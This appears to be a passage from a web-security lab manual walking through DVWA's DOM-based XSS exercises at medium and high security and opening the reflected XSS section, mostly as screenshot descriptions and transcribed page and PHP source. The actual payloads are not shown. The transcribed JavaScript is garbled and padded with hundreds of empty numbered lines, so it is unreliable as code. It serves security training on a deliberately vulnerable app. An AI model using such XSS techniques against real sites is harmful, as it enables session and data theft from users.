


9.1.2 Medium Level Security


The developer has tried to add a simple pattern matching to remove any references to "<script>" to disable any JavaScript. Find a way to run JavaScript without using the script tags.

Steps:

1. Analyze the functionality of the target page.




2. Analyze the source code of target page.




The screenshot shows a browser window in Kali Linux with the URL http://localhost/DVWA/vulnerabilities/xss_d/. The page displays the source code of a DOM-based XSS attack. The code includes a form with a language selection dropdown and links to external resources for more information on XSS attacks.

```
1<div id="main_body">
2<div class="body_padding">
3<div>DVWA - DOM Based Cross Site Scripting (XSS)</div>
4<div class="eliminable_code_wow">
5<pre>Please choose a language:</pre>
6<form name="XSS" method="GET">
7<select name="default">
8<option value=""></option>
9<script>
10<!-- document.write(document.referrer.indexOf('default') > 0) {
11 var lang = document.location.ref.substring(document.location.href.indexOf('default')+6);
12 if(lang == 'English') document.write(<option value="English"></option>);
13 else if(lang == 'French') document.write(<option value="French"></option>);
14 else if(lang == 'Spanish') document.write(<option value="Spanish"></option>);
15 else if(lang == 'German') document.write(<option value="German"></option>);
16 }
17 document.write(<option value="disabled" disabled></option>);
18 </script>
19 </select>
20 <input type="submit" value="Submit" />
21 </form>
22</div>
23<div>More Information</div>
24<div>
25<a href="https://owasp.org/www-community/attacks/xss/" target="_blank">https://owasp.org/www-community/attacks/xss/
26<a href="https://www.owasp.org/www-community/attacks/OSI_BW_Based_XSS" target="_blank">https://www.owasp.org/www-community/attacks/OSI_BW_Based_XSS
27<a href="https://www.acunetix.com/blog/articles/dom-xss-explained/" target="_blank">https://www.acunetix.com/blog/articles/dom-xss-explained/
28</div>
29</div>
30<br />
31<br />
32<br />
33<br />
34<br />
35<br />
36<br />
37<br />
38<br />
39<br />
40<br />
41<br />
42<br />
43<br />
44<br />
45<br />
46<br />
47<br />
48<br />
49<br />
50<br />
51<br />
52<br />
53<br />
54<br />
55<br />
56<br />
57<br />
58<br />
59<br />
60<br />
61<br />
62<br />
63<br />
64<br />
65<br />
66<br />
67<br />
68<br />
69<br />
70<br />
71<br />
72<br />
73<br />
74<br />
75<br />
76<br />
77<br />
78<br />
79<br />
80<br />
81<br />
82<br />
83<br />
84<br />
85<br />
86<br />
87<br />
88<br />
89<br />
90<br />
91<br />
92<br />
93<br />
94<br />
95<br />
96<br />
97<br />
98<br />
99<br />
100<br />
101<br />
102<br />
103<br />
104<br />
105<br />
106<br />
107<br />
108<br />
109<br />
110<br />
111<br />
112<br />
113<br />
114<br />
115<br />
116<br />
117<br />
118<br />
119<br />
120<br />
121<br />
122<br />
123<br />
124<br />
125<br />
126<br />
127<br />
128<br />
129<br />
130<br />
131<br />
132<br />
133<br />
134<br />
135<br />
136<br />
137<br />
138<br />
139<br />
140<br />
141<br />
142<br />
143<br />
144<br />
145<br />
146<br />
147<br />
148<br />
149<br />
150<br />
151<br />
152<br />
153<br />
154<br />
155<br />
156<br />
157<br />
158<br />
159<br />
160<br />
161<br />
162<br />
163<br />
164<br />
165<br />
166<br />
167<br />
168<br />
169<br />
170<br />
171<br />
172<br />
173<br />
174<br />
175<br />
176<br />
177<br />
178<br />
179<br />
180<br />
181<br />
182<br />
183<br />
184<br />
185<br />
186<br />
187<br />
188<br />
189<br />
190<br />
191<br />
192<br />
193<br />
194<br />
195<br />
196<br />
197<br />
198<br />
199<br />
200<br />
201<br />
202<br />
203<br />
204<br />
205<br />
206<br />
207<br />
208<br />
209<br />
210<br />
211<br />
212<br />
213<br />
214<br />
215<br />
216<br />
217<br />
218<br />
219<br />
220<br />
221<br />
222<br />
223<br />
224<br />
225<br />
226<br />
227<br />
228<br />
229<br />
230<br />
231<br />
232<br />
233<br />
234<br />
235<br />
236<br />
237<br />
238<br />
239<br />
240<br />
241<br />
242<br />
243<br />
244<br />
245<br />
246<br />
247<br />
248<br />
249<br />
250<br />
251<br />
252<br />
253<br />
254<br />
255<br />
256<br />
257<br />
258<br />
259<br />
260<br />
261<br />
262<br />
263<br />
264<br />
265<br />
266<br />
267<br />
268<br />
269<br />
270<br />
271<br />
272<br />
273<br />
274<br />
275<br />
276<br />
277<br />
278<br />
279<br />
280<br />
281<br />
282<br />
283<br />
284<br />
285<br />
286<br />
287<br />
288<br />
289<br />
290<br />
291<br />
292<br />
293<br />
294<br />
295<br />
296<br />
297<br />
298<br />
299<br />
300<br />
301<br />
302<br />
303<br />
304<br />
305<br />
306<br />
307<br />
308<br />
309<br />
310<br />
311<br />
312<br />
313<br />
314<br />
315<br />
316<br />
317<br />
318<br />
319<br />
320<br />
321<br />
322<br />
323<br />
324<br />
325<br />
326<br />
327<br />
328<br />
329<br />
330<br />
331<br />
332<br />
333<br />
334<br />
335<br />
336<br />
337<br />
338<br />
339<br />
340<br />
341<br />
342<br />
343<br />
344<br />
345<br />
346<br />
347<br />
348<br />
349<br />
350<br />
351<br />
352<br />
353<br />
354<br />
355<br />
356<br />
357<br />
358<br />
359<br />
360<br />
361<br />
362<br />
363<br />
364<br />
365<br />
366<br />
367<br />
368<br />
369<br />
370<br />
371<br />
372<br />
373<br />
374<br />
375<br />
376<br />
377<br />
378<br />
379<br />
380<br />
381<br />
382<br />
383<br />
384<br />
385<br />
386<br />
387<br />
388<br />
389<br />
390<br />
391<br />
392<br />
393<br />
394<br />
395<br />
396<br />
397<br />
398<br />
399<br />
400<br />
401<br />
402<br />
403<br />
404<br />
405<br />
406<br />
407<br />
408<br />
409<br />
410<br />
411<br />
412<br />
413<br />
414<br />
415<br />
416<br />
417<br />
418<br />
419<br />
420<br />
421<br />
422<br />
423<br />
424<br />
425<br />
426<br />
427<br />
428<br />
429<br />
430<br />
431<br />
432<br />
433<br />
434<br />
435<br />
436<br />
437<br />
438<br />
439<br />
440<br />
441<br />
442<br />
443<br />
444<br />
445<br />
446<br />
447<br />
448<br />
449<br />
450<br />
```



The screenshot shows the DVWA DOM XSS attack page. The title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". A message says "Please choose a language:" with a dropdown menu set to "English". Below it, a "More Information" section lists three links: "https://owasp.org/www-community/attacks/xss/", "https://owasp.org/www-community/attacks/OSI_BW_Based_XSS", and "https://www.acunetix.com/blog/articles/dom-xss-explained/". On the left, there's a sidebar with various attack categories like Brute Force, Command Injection, and XSS (DOM), with "XSS (DOM)" currently selected.

3. Enter payload at URL bar and exploit vulnerability.




9.1.3 High Level Security


The developer is now white listing only the allowed languages, you must find a way to run your code without it going to the server.

Steps:

1. Analyze the functionality of the target page.




2. Analyze the source code of the target page.



The screenshot shows a terminal window titled "Kali - VMWare Workstation" with a single tab open. The URL in the address bar is "localhost/DVWA/vulnerabilities/xss_d/source/high.php". The content of the page is displayed as follows:

```
<?php  
// Is there any input?  
if ( array_key_exists( "default", $_GET ) && !is_null ( $_GET[ 'default' ] ) ) {  
    // White list the allowable languages  
    switch ( $_GET['default'] ) {  
        case "French":  
        case "English":  
        case "German":  
        case "Spanish":  
            # OK  
            break;  
        default:  
            header ( "location: ?default=English" );  
            exit;  
    }  
}  
?>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



The screenshot shows a web browser window titled "DVWA" with the URL "localhost/DVWA/vulnerabilities/xss_d/default/English". The page content is as follows:

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:


English

More Information

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Enter payload at URL bar and exploit vulnerability.



Mitigation:

The contents taken from the URL are encoded by default by most browsers which prevents any injected JavaScript from being executed.

9.2 XSS Reflected Vulnerability

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

Because its a reflected XSS, the malicious code is not stored in the remote web application, so requires some social engineering (such as a link via email/chat).

9.2.1 Low Level Security

Low level will not check the requested input, before including it to be used in the output text.


Steps:

1. Analyze the functionality of the target page.

A screenshot of a web browser window titled "Kali - VMware Workstation". The address bar shows "localhost/DVWA/vulnerabilities/xss_r/?name=Om&". The main content is the DVWA logo and the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form with a label "What's your name?" and a text input field containing "Om". There is a "Submit" button next to the input field. To the right of the input field, the text "Hello, Om" is displayed in red, indicating the reflected input was successfully echoed back. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). A note at the bottom says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

